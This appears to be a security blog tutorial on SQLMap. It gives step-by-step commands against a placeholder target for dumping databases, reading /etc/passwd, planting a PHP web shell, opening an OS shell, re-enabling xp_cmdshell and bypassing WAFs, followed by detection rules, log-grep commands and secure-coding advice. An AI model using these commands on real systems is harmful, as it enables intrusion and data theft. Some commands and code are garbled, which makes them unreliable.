
Listen to this Post
Introduction

SQL injection remains one of the most critical vulnerabilities in web applications, enabling attackers to bypass authentication, exfiltrate sensitive data, and even gain complete control over database servers. SQLMap, an open-source penetration testing tool created by Bernardo Damele and Miroslav Stampar, automates the detection and exploitation of SQL injection flaws across all major database management systems (DBMS). This article explores SQLMap’s core functionalities, advanced exploitation techniques, and defensive strategies to help cybersecurity professionals understand both offensive and defensive perspectives.
Learning Objectives & Secrets
- Objective 1: Master SQLMap Automation – Understand how SQLMap automatically detects and exploits SQL injection vulnerabilities using six distinct techniques, reducing manual testing time from hours to minutes.
- Objective 2 Secret Tip: Leverage Burp Suite Integration – Save intercepted HTTP requests from Burp Suite as `.txt` files and run `sqlmap -r request.txt -p parameter` for surgical precision testing on specific parameters, avoiding unnecessary noise.
- Objective 3 Secret Tip: Optimize Performance with Threads – Use the `–threads=10` parameter to accelerate brute-force and enumeration tasks, but be cautious of WAF detection and potential server overload.
You Should Know
1. Understanding the Six SQL Injection Techniques
SQLMap automates all six primary SQL injection techniques, each suited for different server configurations and output behaviors:
Boolean-based Blind Injection – SQLMap sends queries that evaluate to true or false, observing differences in the application’s response to reconstruct database contents character by character. This technique is ideal when error messages are disabled.
Time-based Blind Injection – When the application returns identical responses regardless of query results, SQLMap injects database sleep functions (e.g., SLEEP(5)) and measures response delays. This method works even when no visible output is returned.
Error-based Injection – SQLMap forces the database to generate verbose error messages containing query results. This is often the fastest method when error display is enabled.
UNION Query-based Injection – By combining a legitimate query with a crafted UNION SELECT statement, SQLMap can retrieve data from other database tables directly in the application response.
Stacked Queries – SQLMap appends additional SQL statements (e.g., ; DROP TABLE users) that execute sequentially, allowing for advanced exploitation including database manipulation.
Out-of-Band Injection – When direct response channels are blocked, SQLMap uses DNS or HTTP requests to exfiltrate data through alternative channels.
Step-by-Step Basic SQLMap Usage:
- Identify a vulnerable URL parameter: `https://target.com/page.php?id=1`
2. Run initial detection: `sqlmap -u “https://target.com/page.php?id=1” –batch` - Enumerate databases: `sqlmap -u “https://target.com/page.php?id=1” –dbs`
4. Extract tables from a specific database: `sqlmap -u “https://target.com/page.php?id=1” -D database_name –tables`
5. Dump table contents: `sqlmap -u “https://target.com/page.php?id=1” -D database_name -T table_name –dump`
2. Advanced Exploitation: Database Takeover and OS Shell
SQLMap provides advanced features that go far beyond data extraction:
`–os-shell` – This powerful option attempts to drop an interactive command shell on the underlying operating system. When the database server has sufficient privileges and MySQL or PostgreSQL is used, SQLMap can upload a web shell or execute system commands directly.
`–file-read` and `–file-write` – Read sensitive files (e.g., /etc/passwd) or write malicious files to the server. For example:
– Read: `sqlmap -u “https://target.com/page.php?id=1” –file-read=”/etc/passwd”`
– Write: `sqlmap -u “https://target.com/page.php?id=1″ –file-write=”shell.php” –file-dest=”/var/www/html/shell.php”`
`–sql-shell` – Establish an interactive SQL console on the database server after successful injection.
Authentication Bypass – SQLMap can bypass login mechanisms by injecting payloads directly into authentication parameters.
Step-by-Step for OS Shell:
- Confirm database version and privileges: `sqlmap -u “https://target.com/page.php?id=1” –banner –privileges`
2. Attempt OS shell: `sqlmap -u “https://target.com/page.php?id=1” –os-shell`
3. Execute commands:whoami, `ipconfig` (Windows) or `ifconfig` (Linux) - For Windows targets with xp_cmdshell disabled, SQLMap attempts re-enable: `EXEC sp_configure ‘show advanced options’, 1; RECONFIGURE; EXEC sp_configure ‘xp_cmdshell’, 1; RECONFIGURE;`
3. Detection Evasion and WAF Bypass
Modern web applications often deploy Web Application Firewalls (WAFs) to block SQL injection attempts. SQLMap includes robust evasion techniques:
Tamper Scripts – Modify payloads to avoid signature-based detection:
– `–tamper=space2comment` – Replace spaces with comments
– `–tamper=between` – Use BETWEEN clauses instead of equal signs
– `–tamper=randomcase` – Randomize casing to bypass case-sensitive filters
Custom User-Agents and Proxies – Mimic legitimate traffic:
– `–user-agent=”Mozilla/5.0 (Windows NT 10.0; Win64; x64)”`
– `–proxy=”http://127.0.0.1:8080″` – Route through Burp Suite for manual inspection
Delay and Randomization – Avoid rate-limiting:
– `–delay=2` – Wait 2 seconds between requests
– `–random-agent` – Rotate user-agents automatically
Step-by-Step WAF Bypass:
- Identify WAF: `sqlmap -u “https://target.com/page.php?id=1” –identify-waf`
2. Apply common tamper scripts: `sqlmap -u “https://target.com/page.php?id=1” –tamper=space2comment,randomcase,between`
3. Use HTTP parameters for evasion: `–hex` or `–1o-cast`
4. SOC Monitoring and Detection Strategies
Defenders must monitor for SQL injection attempts and automated scanning tools like SQLMap:
SIEM Detection Rules – Monitor for classic SQLi signatures:
– UNION SELECT, OR 1=1, SLEEP(, `WAITFOR DELAY`
– High-frequency requests to a single URL parameter
– Abnormal user-agent strings or rapid request patterns
WAF Configuration – Web Application Firewalls should block:
- SQL keywords in GET/POST parameters
- Common evasion patterns (comment insertion, hex encoding)
- Excessive request rates from single IPs
Command for WAF Log Analysis (Linux):
grep -E 'UNION|SELECT|SLEEP|WAITFOR' /var/log/nginx/access.log | awk '{print $1}' | sort | uniq -c | sort -1r
This command extracts all SQLi signature occurrences and counts unique source IPs.
Windows PowerShell Equivalent:
Select-String -Path "C:\inetpub\logs\LogFiles\W3SVC1.log" -Pattern "UNION|SELECT|SLEEP" | Group-Object {($_ -split ' ')[bash]} | Sort-Object Count -Descending
5. Defensive Coding and Secure Development
Preventing SQL injection at the source is far more effective than reactive detection:
Parameterized Queries (Prepared Statements) – Never concatenate user input into SQL queries. Use parameterized statements:
PHP (PDO):
$stmt = $pdo->prepare("SELECT  FROM users WHERE id = :id");
$stmt->execute(['id' => $user_input]);
Python (psycopg2 for PostgreSQL):
cur.execute("SELECT FROM users WHERE id = %s", (user_input,))
Java (JDBC):
PreparedStatement stmt = conn.prepareStatement("SELECT  FROM users WHERE id = ?");
stmt.setString(1, userInput);
Input Validation – Whitelist acceptable characters for each field. For numeric IDs, enforce integer casting:
try:
user_id = int(user_input)
except ValueError:
raise Exception("Invalid input")
Least Privilege Principle – Database accounts should have minimal permissions. Application users should only have SELECT, INSERT, UPDATE privileges on specific tables, never DROP or ALTER.
6. Cloud Database Hardening
For organizations using cloud-based databases, additional hardening measures are essential:
AWS RDS – Restrict security groups to application servers only, disable public accessibility, and enable automated backups.
Azure SQL – Use Azure Defender for SQL to detect anomalous activities and enable threat detection alerts.
Google Cloud SQL – Implement VPC private networking and use Cloud SQL Proxy for secure connections.
Step-by-Step Cloud Hardening:
- Restrict inbound ports – Allow only application server IPs to access database port (3306 for MySQL, 5432 for PostgreSQL).
2. Enable SSL/TLS encryption for all database connections.
- Store credentials in secure vaults (AWS Secrets Manager, Azure Key Vault).
- Monitor access logs daily for unauthorized connection attempts.
What Undercode Say:
- Key Takeaway 1: Automation is a Double-Edged Sword – SQLMap dramatically accelerates penetration testing and vulnerability discovery, but its misuse by malicious actors is equally potent. Security teams must adopt proactive monitoring and application-layer controls to mitigate this threat.
-
Key Takeaway 2: Prepared Statements Are Non-1egotiable – Parameterized queries remain the gold standard for SQL injection prevention. No amount of WAF filtering or perimeter defense can compensate for insecure code that concatenates user input directly into SQL queries.
Analysis: SQLMap represents a paradigm shift in vulnerability assessment, transforming complex SQL exploitation into an automated, accessible process. For SOC analysts and penetration testers, mastering this tool is essential for evaluating application security posture. However, reliance on automation without understanding underlying database structures can lead to false positives or system damage. Organizations must balance red-team testing with robust code review processes, threat modeling, and SIEM integration. The cost of a single SQL injection breach—data theft, regulatory fines, reputational damage—far outweighs the investment in secure development training and secure coding practices. As club cyber enthusiasts, the motto remains: Parameterize inputs, protect the ledger, defend the data.
Prediction:
- +1 SQLMap’s integration with CI/CD pipelines will become standard in DevSecOps, enabling automated vulnerability scanning before production deployment and significantly reducing time-to-patch for SQLi flaws.
-
+1 Machine learning-based WAFs will adapt to SQLMap’s evasion techniques, creating an arms race where both offensive and defensive tools evolve through continuous adversarial training.
-
-1 The growing availability of SQLMap-like features in automated attack frameworks (e.g., Metasploit plugins) will increase low-skilled cybercriminal participation, leading to a surge in automated database breaches across the SMB sector.
-
-1 Legacy systems that cannot be patched or updated will remain vulnerable, making them prime targets for SQLMap-powered attacks, particularly in critical infrastructure where downtime is unacceptable.
-
+1 Cloud providers will embed SQLMap-detection heuristics into their native security services, offering real-time alerts and automatic blocking of automated injection attempts without requiring third-party WAFs.
-
-1 Organizations that fail to implement parameterized queries and rely solely on WAF protections will face catastrophic data breaches as SQLMap’s evasion scripts continue to bypass signature-based rules.
-
+1 Penetration testing certifications (OSCP, GPEN) will increasingly emphasize SQLMap proficiency as a baseline skill, driving standardized training programs and hands-on lab environments.
-
-1 The commoditization of SQLMap-as-a-Service on darknet markets will lower the barrier to entry for data theft, especially targeting e-commerce and healthcare applications with high-value personal information.
-
+1 Open-source contributions to SQLMap will continue to expand, adding support for NoSQL injections, GraphQL vulnerabilities, and advanced cloud-1ative exploitation paths.
-
-1 Unless secure coding education becomes mandatory in software engineering curricula, SQL injection will persist as the OWASP Top 10 vulnerability, generating recurring demand for SQLMap-powered red-team engagements.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=2OPVViV-GQk
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/erc5hB8z – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


